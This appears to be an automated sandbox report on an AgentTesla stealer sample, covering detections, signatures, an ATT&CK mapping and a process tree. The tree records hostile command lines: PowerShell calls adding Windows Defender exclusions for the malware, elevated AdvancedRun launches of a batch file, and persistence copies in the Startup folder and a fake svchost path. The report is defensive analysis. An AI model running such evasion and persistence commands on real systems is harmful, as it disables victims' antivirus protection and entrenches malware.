ID: 483863
Sample Name: VknMvPoCXZ
Cookbook: default.jbs
Time: 15:19:29
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report VknMvPoCXZ

Overview


General Information

Sample Name:	VknMvPoCXZ (renamed file extension from none to exe)
Analysis ID:	483863
MD5:	0cecfa83ee6ea6d..
SHA1:	de4dde34707658..
SHA256:	a6bdce859b5373..
Tags:	AfiaWaveEnterprisesOy, AgentTesla, exe, signed
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Yara detected AntiVM3
- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for dropp…
- Sigma detected: Powershell adding …
- Drops PE files to the startup folder
- Tries to detect sandboxes and other…
- Injects a PE file into a foreign proce…
- Queries sensitive video device inform…
- .NET source code contains very larg…
- Adds a directory exclusion to Windo…

Classification



- **System is w10x64**
- VknMvPoCXZ.exe (PID: 2244 cmdline: 'C:\Users\user\Desktop\VknMvPoCXZ.exe' MD5: 0CECFA83EE6EA6DD1DE38462BBEDF15C)
  - AdvancedRun.exe (PID: 3336 cmdline: 'C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 5908 cmdline: 'C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe' /SpecialRun 4101d8 3336 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 2968 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1100 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2196 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5456 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1036 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6276 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6288 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 481F404B.exe (PID: 6392 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' MD5: 0CECFA83EE6EA6DD1DE38462BBEDF15C)
    - AdvancedRun.exe (PID: 6644 cmdline: 'C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
      - AdvancedRun.exe (PID: 6204 cmdline: 'C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\AdvancedRun.exe' /SpecialRun 4101d8 6644 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - powershell.exe (PID: 6784 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 7008 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 5800 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6812 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4308 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6464 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4988 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 1284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 6748 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 6796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 6804 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\VknMvPoCXZ.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 6840 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 6828 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 6984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- aspnet_compiler.exe (PID: 6872 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- WerFault.exe (PID: 3880 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2244 -s 2328 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)

- svchost.exe (PID: 3756 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4132 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5888 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6048 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4928 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4736 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 736 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5264 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 3060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- 481F404B.exe (PID: 6852 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' MD5: 0CECFA83EE6EA6DD1DE38462BBEDF15C)
  - AdvancedRun.exe (PID: 6512 cmdline: 'C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 3152 cmdline: 'C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\AdvancedRun.exe' /SpecialRun 4101d8 6512 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6992 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5952 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7048 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4776 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2256 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5004 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6196 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6952 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 2036 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 2244 -ip 2244 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5900 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 504 -p 2244 -ip 2244 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 5532 cmdline: 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' MD5: 0CECFA83EE6EA6DD1DE38462BBEDF15C)
  - AdvancedRun.exe (PID: 6820 cmdline: 'C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6692 cmdline: 'C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\AdvancedRun.exe' /SpecialRun 4101d8 6820 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 7112 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4404 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 2896 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6152 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6208 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7132 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3396 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6496 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 4496 cmdline: 'C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe' MD5: 0CECFA83EE6EA6DD1DE38462BBEDF15C)
  - AdvancedRun.exe (PID: 6932 cmdline: 'C:\Users\user\AppData\Local\Temp\b4116074-3d60-4dc8-8710-9dcf62ffe1cd\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\b4116074-3d60-4dc8-8710-9dcf62ffe1cd\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
- svchost.exe (PID: 6876 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5892 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)

- **cleanup**

Malware Configuration

No configs have been found

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.505833995.0000000006BD0000.00000004.00020000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000000.505833995.0000000006BD0000.00000004.00020000.sdmp	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
00000001.00000000.384861016.0000000006BD0000.00000004.00020000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000000.384861016.0000000006BD0000.00000004.00020000.sdmp	JoeSecurity_UACBypassusingCMSTP	Yara detected UAC Bypass using CMSTP	Joe Security	
00000001.00000002.588060641.00000000038A1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 53 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.VknMvPoCXZ.exe.38d97c0.25.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.0.VknMvPoCXZ.exe.38d97c0.25.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.0.VknMvPoCXZ.exe.39197e0.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.0.VknMvPoCXZ.exe.39197e0.9.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.0.VknMvPoCXZ.exe.38d97c0.25.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 99 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Malware Analysis System Evasion:

Sigma detected: Powershell adding suspicious path to exclusion list

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Exploits:

Yara detected UAC Bypass using CMSTP

System Summary:

.NET source code contains very large array initializations

Persistence and Installation Behavior:

Drops executables to the windows directory (C:\Windows) and starts them

Drops PE files with benign system names

Boot Survival:

Drops PE files to the startup folder

Creates autostart registry keys with suspicious names

Creates an autostart registry key pointing to binary in C:\Windows

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 3 3 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 2 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Default Accounts	Native API 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 3 4	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data
Domain Accounts	Command and Scripting Interpreter 1	Application Shimming 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganogra
Local Accounts	Service Execution 2	Windows Service 1	Application Shimming 1	Timestomp 1	NTDS	Security Software Discovery 4 6 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonat
Cloud Accounts	Cron	Registry Run Keys / Startup Folder 3 2 1	Access Token Manipulation 1	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 2 6 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Windows Service 1	Masquerading 2 2 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Process Injection 2 1 2	Virtualization/Sandbox Evasion 2 6 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Registry Run Keys / Startup Folder 3 2 1	Access Token Manipulation 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
VknMvPoCXZ.exe	48%	Virustotal		Browse
VknMvPoCXZ.exe	44%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\AdvancedRun.exe	3%	Metadefender		Browse
